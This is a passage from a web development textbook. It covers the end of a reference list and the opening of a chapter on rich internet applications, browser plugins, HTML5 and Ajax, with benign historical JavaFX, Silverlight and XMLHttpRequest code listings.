[3] R. Elmasri and S. B. Navathe, *Fundamentals of Database Systems*, 7th ed. Hoboken, NJ, USA: Pearson, 2016.

[4] Oracle Corporation, "FOREIGN KEY Constraints," *MySQL 8.4 Reference Manual*, section 15.1.20.5. [Online]. Available: https://dev.mysql.com/doc/refman/8.4/en/create-table-foreign-keys.html

[5] SQLite Consortium, "SQLite Foreign Key Support." [Online]. Available: https://www.sqlite.org/foreignkeys.html

[6] K. Moriarty, B. Kaliski, and A. Rusch, "PKCS #5: Password-Based Cryptography Specification Version 2.1," RFC 8018, IETF, Jan. 2017. [Online]. Available: https://www.rfc-editor.org/rfc/rfc8018

[7] OWASP Foundation, "Password Storage Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[8] OWASP Foundation, "Session Management Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

[9] The PHP Group, "PHP Data Objects" and "Password Hashing," *PHP Manual*. [Online]. Available: https://www.php.net/manual/en/book.pdo.php

[10] Pallets Projects, "Flask Documentation: Sessions, Templates, Testing Flask Applications," version 3.1. [Online]. Available: https://flask.palletsprojects.com/

[11] Git Project, "gitignore: Specifies intentionally untracked files to ignore," *Git Reference Manual*. [Online]. Available: https://git-scm.com/docs/gitignore

[12] OWASP Foundation, "SQL Injection Prevention Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[13] A. Barth, "HTTP State Management Mechanism," RFC 6265, IETF, Apr. 2011. [Online]. Available: https://www.rfc-editor.org/rfc/rfc6265

[14] T. Bray, J. Paoli, C. M. Sperberg-McQueen, E. Maler, and F. Yergeau, Eds., "Extensible Markup Language (XML) 1.0 (Fifth Edition)," W3C Recommendation, Nov. 2008. [Online]. Available: https://www.w3.org/TR/xml/

[15] D. Peterson, S. Gao, A. Malhotra, C. M. Sperberg-McQueen, and H. S. Thompson, Eds., "W3C XML Schema Definition Language (XSD) 1.1 Part 2: Datatypes," W3C Recommendation, Apr. 2012. [Online]. Available: https://www.w3.org/TR/xmlschema11-2/

[16] T. Bray, Ed., "The JavaScript Object Notation (JSON) Data Interchange Format," RFC 8259, IETF, Dec. 2017. [Online]. Available: https://www.rfc-editor.org/rfc/rfc8259

[17] Eclipse Foundation, *Jakarta Servlet Specification*, version 6.0, 2022. [Online]. Available: https://jakarta.ee/specifications/servlet/6.0/

[18] Eclipse Foundation, *Jakarta Standard Tag Library Specification*, version 3.0, 2022. [Online]. Available: https://jakarta.ee/specifications/tags/3.0/

Chapter 9

ASP.NET and Rich Internet Applications

By the end of this chapter you will know what a *rich internet application* is, why the web once needed plugins such as Flash, Silverlight and Java applets to be rich, and why all of them are gone. You will understand Ajax from the inside: the browser asks the server for *data* instead of a whole page, and JavaScript changes only the part of the page that changed. You will trace ASP.NET from Web Forms in 2002 to ASP.NET Core on .NET 10, install the .NET 10 SDK and the C# Dev Kit, create a Razor Pages application with one command and take it apart file by file. You will write Razor, answer `GET` and `POST` with handlers, build validated forms with tag helpers, and read a Web Forms page with each of its ideas shown in modern form. Then you will build a **live bill status** for Profitina Laundry — a page on which a customer watches the laundry become *Ready for pickup* without pressing Reload — four times: in Razor Pages, PHP, Java and Python, all driven by one and the same JavaScript front end.

9.1 Where We Left Off

Chapter 1 gave us the sentence the whole book rests on: **a browser asks, a server answers**. Chapters 2 to 7 filled in both sides: HTML, CSS and a little JavaScript in the browser; PHP, MySQL, XML and, in Chapter 7, Java servlets and JSP on the server.

In every one of those chapters the conversation had the same rhythm. The visitor clicks; the browser sends a request; the server builds a *complete new page*; the browser throws away the old page and draws the new one. Click, wait, white flash, new page. A program on your own computer does not behave like that: press a button and one number changes while everything else stays where it was.

This chapter joins two subjects. The first is the question **how can a web page feel like a desktop program?** Its answer, the *rich internet application*, has a history with a surprising ending, told in Sections 9.2 and 9.3: for fifteen years the answer was "install a plugin", then every plugin died, and the answer became Ajax, `fetch()` and JSON. The second is **ASP.NET**, Microsoft's server framework and the last server technology this book teaches; a great many business systems in banks, government offices and factories run on it. Sections 9.4 to 9.9 go from its history to a running application. The two meet in Section 9.10, where Profitina Laundry gets its first genuinely rich feature, and Sections 9.11 to 9.14 show that the browser does not care which language the server is written in.

9.2 Rich Internet Applications

9.2.1 What "rich" means

A **desktop application** — a spreadsheet, a music player — reacts instantly, but must be installed and updated on every machine. A **web application** needs no installation and is fixed for

everybody at once when the server is fixed, but classically every action costs a round trip and a full new page. A rich internet application tries to have both sets of virtues.

> **DEFINITION.** A **rich internet application** (RIA), also called a *rich web application*, is a web application with many of the characteristics of desktop software: immediate response, parts of the screen that update on their own, drag and drop, editing in place. It is delivered through the browser and needs no installation.

Figure 9.1 draws RIA where *desktop applications*, *web applications* and *communication technologies* overlap. The third circle is the one people forget: an RIA is rich because it talks to the server in the background, in small pieces, while the user keeps working. The three names in the overlap are ways of doing that: Adobe AIR, jQuery and plain JavaScript.




Figure 9.1 A rich internet application sits where desktop applications, web applications and communication technologies overlap. The labels in the middle name three ways of building one: Adobe AIR, jQuery and plain JavaScript.

Figure 9.2 adds the promise that made RIAs attractive to businesses: **cross browser, cross operating system, cross device** — one application, written once, for every browser and for Windows and the Mac alike.




Figure 9.2 The promise of the RIA: one application reaching every browser, every operating system and every device. The promise was first made in the late 2000s; the figure names the browsers, systems and devices it covers today.

The concept is related to the **single-page application** (SPA), in which one page is loaded once and everything afterwards happens inside it; Section 9.3.7 separates the two. A useful test of richness: when one thing changes, what happens to the rest of the page? In a classic application it is thrown away and rebuilt; in a rich one it stays exactly where it was, including what you had typed and where you had scrolled.

9.2.2 Before HTML5: the age of plugins

For most of the 2000s, HTML could not draw freely, play video or talk to the server in the background in any standard way. So companies built **plugins**: separate programs installed into the browser that took over a rectangle of the page and ran their own technology inside it. **Table 9.1** lists the main ones and their fate.

Table 9.1 The main RIA technologies before HTML5 and their fate. Every one that needed a plugin inside the browser is now gone from it.

Technology	From	What it was	What became of it
Adobe Flash, Apache Flex	Macromedia, then Adobe	A plugin running ActionScript; Flex added MXML and a class library for business screens	End of life 31 December 2020; browsers refuse to run it
Adobe AIR	Adobe	The Flash runtime outside the browser (TweetDeck, eBay Desktop, Pandora One, *Machinarium*)	Handed to Harman in 2019; a few games remain
Java applets	Sun, then Oracle	A Java program in a rectangle of the page; faster than the JavaScript of its day	Deprecated in Java 9 (2017); the plugin was removed in JDK 11 (2018)
JavaFX	Sun, then Oracle	A Java toolkit for rich interfaces, first with its own script language	Lives on as OpenJFX for desktops; no longer in browsers
Microsoft Silverlight	Microsoft	A .NET plugin programmed in XAML and C#	Support ended 12 October 2021
XForms	W3C	A declarative, XML-based successor to HTML forms	A standard used in some XML tools; never built into browsers
OpenLaszlo	Laszlo Systems	An XML-and-JavaScript language, LZX, compiled to Flash or to browser code	Discontinued

Flash was the most successful: nearly every desktop browser of 2008 had it, and its business framework **Flex** (open-sourced to Apache in 2011) offered grids, forms and charts in an XML language, MXML, with ActionScript behind it; the BBC iPlayer and HBO Go used it. **Java applets** were older and, in the late 1990s, faster than JavaScript, but slow to start and a favorite target of attackers. **JavaFX** (2008) was Sun's attempt to make Java rich; its first version had its own declarative language. **Listing 9.1** is a complete JavaFX Script program, and **Figure 9.3** the window it made.

Listing 9.1 `HelloWorld.fx`, a complete JavaFX Script program (2008): a `Frame` containing a `Label`, described rather than constructed. Shown for history; the language no longer exists and this was not run.

```
import javafx.ui.*;

Frame {
    title: "Hello World JavaFX"
    width: 200
    height: 50
    content: Label {
        text: "Hello World"
    }
    visible: true
}
```




Figure 9.3 The window that **Listing 9.1** describes, redrawn: a title bar showing the `title` and one `Label`, in a frame 200 pixels wide and 50 high.

Silverlight (2007) was Microsoft's answer to Flash: a small .NET runtime in the browser, with interfaces in XAML and logic in C#. A "Hello World" needed an HTML page, the `Silverlight.js` helper from the SDK and a XAML file. The page, **Listing 9.2**, is only a frame: it leaves an empty `div` and asks a script to put the plugin into it.

Listing 9.2 `silverlight-hello.html`: the host page of a Silverlight 1.0 application. `Silverlight.createObjectEx` puts the plugin into the `div` and hands it the XAML file. Shown for history; not run.

```
<html><head> <title>Hello World</title>
    <script src="js/Silverlight.js" type="text/javascript"></script>
</head><body>
    <div id="Ag1Host" style="background:#FFFFFF">
        <script type="text/javascript">
           var pe1 = document.getElementById("Ag1Host");
        </script></div>
<script>
Silverlight.createObjectEx({source: 'xaml/MyFirstSilverlightPage.xml', parentElement:pe1,
id:'Ag1',
    properties:{width:'300', height:'100', background:'#00FFFFFF', isWindowless:'true',
framerate:'24',
                version:'0.90.0'},
    events:{onError:null, onLoad:null}, context:null});
</script></body></html>
```

Listing 9.3 is the XAML: a canvas with one line of blue text.

Listing 9.3 `MyFirstSilverlightPage.xml`, loaded by **Listing 9.2**: one `TextBlock` placed 17 pixels from the left and 10 from the top of a `Canvas`. Shown for history; not run.

```
<Canvas
   xmlns="http://schemas.microsoft.com/client/2007"
   xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">

    <TextBlock FontSize="36" Canvas.Left="17" Canvas.Top="10" Foreground="Blue">Hello
World</TextBlock>

</Canvas>
```

Two more technologies were built on XML, the language of Chapter 6. **XForms** described a form's data model apart from its appearance; it is a real W3C standard, but no mainstream browser implemented it. **OpenLaszlo**'s language LZX, similar in spirit to XUL, MXML and XAML, could be compiled either to Flash or to plain browser code, and aimed to feel familiar to HTML and JavaScript developers. **Figure 9.4** shows the kind of application it made possible around 2006.




Figure 9.4 The layout of a rich application of about 2006 built with OpenLaszlo, redrawn as a wireframe: a satellite-map client with a tool bar, an overview, a place search, color sliders and coordinates, all inside one web page.

> **THE KEY INSIGHT.** Every RIA technology that required a plugin inside the browser has died, whatever its quality and whoever stood behind it — Adobe, Sun, Oracle, Microsoft. What survived is what the browser itself understands: HTML, CSS, JavaScript and HTTP.

9.2.3 Where the plugins went

Three forces pushed the plugins out. **Mobile**: the iPhone (2007) never ran Flash, and when a large share of visitors could not see a Flash page at all, building one stopped making sense. **Security**: a plugin is a large program that runs whatever a page gives it, and for years Flash, Java and Silverlight were among the most attacked programs on any desktop, until browsers first blocked and then removed them. And **HTML5** (Section 9.2.4) made them unnecessary.

YouTube is the cleanest case study. It began in 2005 as a Flash application. In 2010 its mobile site was relaunched in HTML5, without Flash and designed for touch screens; in 2011 the HTML5 player began to support side-by-side 3D; in January 2015 HTML5 became the default player in

every supported browser [1]. Where it had used Adobe's Dynamic Streaming for Flash, it now streams with **MPEG-DASH**, *Dynamic Adaptive Streaming over HTTP*: the video is cut into short pieces at several qualities, and the player picks, piece by piece, the best quality the connection can carry — all over plain HTTP. The most famous Flash application on earth found that the open platform could do everything it needed.

Figure 9.5 puts the two histories of this chapter side by side.




Figure 9.5 Two timelines. Above: .NET and ASP.NET, from classic ASP in 1996 to .NET 10 LTS in 2025. Below: rich internet applications, from `XMLHttpRequest` in 1999 through the plugin years to the end of Flash (2020) and Silverlight (2021).

9.2.4 HTML5: the platform that won

HTML5, the fifth major version of HTML, became a W3C Recommendation in 2014 (minor versions followed up to HTML 5.3 in 2017). Since 2019 there is one **HTML Living Standard**, maintained by the WHATWG — the working group of Apple, Google, Mozilla and Microsoft — and updated continuously [2]. It subsumes HTML 4, XHTML 1 and DOM Level 2 HTML. What made it decisive for RIAs was the family around it, pictured in **Figure 9.6**: canvas and WebGL, audio and video, local storage and IndexedDB, workers, WebSockets, geolocation, drag and drop, and `XMLHttpRequest` — built into every browser, owned by no company.

Figure 9.6 HTML and the technologies around it. At the center the HTML specification, since 2019 the WHATWG Living Standard; around it graphics (canvas, SVG, WebGL), media, storage (Web Storage, IndexedDB), communication (`XMLHttpRequest`, `fetch`, WebSocket), background work, device access, interaction such as drag and drop, and styling.

9.3 Ajax: RIA Without a Plugin

9.3.1 The classic model and the Ajax model

In February 2005 Jesse James Garrett named a technique that Gmail (2004) and Google Maps (2005) had just made famous: **Ajax**, *Asynchronous JavaScript and XML* [3]. **Figure 9.7** redraws the diagram of his essay.




Figure 9.7 The classic web application model (left) and the Ajax model (right). In the Ajax model an *Ajax engine* sits between the user interface and the server; the interface calls it with JavaScript, and it exchanges data — originally XML, today JSON — with the server. Redrawn after Garrett [3].

On the **left**, every chapter of this book so far: the user interface sends an HTTP request, the server consults its datastores and returns HTML and CSS — a whole page. On the **right**, one box has been added inside the browser, the **Ajax engine**. The interface makes a JavaScript call to it and receives back fragments to place in the page; the engine talks to the server over the same HTTP, and what travels is **data**: XML in 2005, JSON today.

> **DEFINITION. Ajax** is the technique of sending an HTTP request from JavaScript while a page is displayed, without leaving the page, and using the answer to change part of the page through the DOM. *Asynchronous* means that the script does not stop and wait: the page stays usable, and a function runs later when the answer arrives.

9.3.2 Why "asynchronous" matters

Figure 9.8 draws the Ajax model against time, from left to right.




Figure 9.8 The Ajax web application model drawn in time (asynchronous). User activity on the top line never stops; the Ajax engine handles each input, sometimes locally and sometimes by sending data to the server, and displays the answers when they come back; the teal arrows are the data traveling in the background.

The top line, **user activity**, has no gaps. Some inputs are answered by the engine at once (*client-side processing*); others go to the server, which works *while the user continues*. In the classic model the user's line would stop dead at every request and resume only when a full new page arrived. That gap is the whole difference.

Listing 9.4 shows what "does not wait" means in code: the status question of this chapter's Laundry page, written the way it was written in 2005, with `XMLHttpRequest` and a callback.

Listing 9.4 `xhr-status.js`: asking for a bill's status with `XMLHttpRequest`, in the style of 2005. `send()` returns immediately; the function in `onreadystatechange` runs later, when the answer is complete (`readyState` 4).

```
// xhr-status.js - the question the status page asks, in the style of 2005:
// XMLHttpRequest and a callback. Load it into a page served by any track, then call
// checkStatus("B2952", "0812-0000-4710", function (code, data) { ... }).
function checkStatus(bill, phone, done) {
  var xhr = new XMLHttpRequest();
  xhr.open("GET", "/api/status?bill=" + encodeURIComponent(bill) +
                  "&phone=" + encodeURIComponent(phone), true);   // true = asynchronous
  xhr.setRequestHeader("Accept", "application/json");
  xhr.onreadystatechange = function () {
    if (xhr.readyState === 4) {                                   // 4 = DONE
      done(xhr.status, xhr.status === 200 ? JSON.parse(xhr.responseText) : null);
    }
  };
  xhr.send();                                                     // returns at once
}
```

`open` prepares the request (`true` asks for asynchronous behavior); `send()` sends it and **returns at once**, so the page stays alive; when the answer is complete the browser calls the `onreadystatechange` function, which parses the JSON and calls `done`. The build loaded **Listing 9.4** into a page of the Flask track (Section 9.13) in a headless Chromium browser and called it with the right phone and with a wrong one; **Listing 9.5** is what came back.

Listing 9.5 The real results of **Listing 9.4** in Chromium against the Flask track: status 200 and the bill's facts, then 404 and no data for a wrong phone number.

```
200 B2952 In process 5 kg
404 null
```

9.3.3 Thin client and fat client

Once the browser can ask for data, a design question appears: **where should the logic of the interface live?** **Figure 9.9** and **Figure 9.11** draw the two answers.




Figure 9.9 The Ajax *thin client*. The browser holds only the user interface and a small Ajax engine that forwards user events and applies the DOM updates it is told to make; the GUI widgets and the application core live on the server.

In the **thin client** the engine forwards *user events* — "the map was dragged 200 pixels left" — and receives *DOM update requests*; the server keeps the state of every visitor's screen. **Figure 9.10** follows one drag, with time running downward.




Figure 9.10 The thin-client sequence for one mouse drag on a map. The event travels through the Ajax engine and the web server to the map widget and application core on the server; the new state comes all the way back as DOM updates before the browser requests the new images.

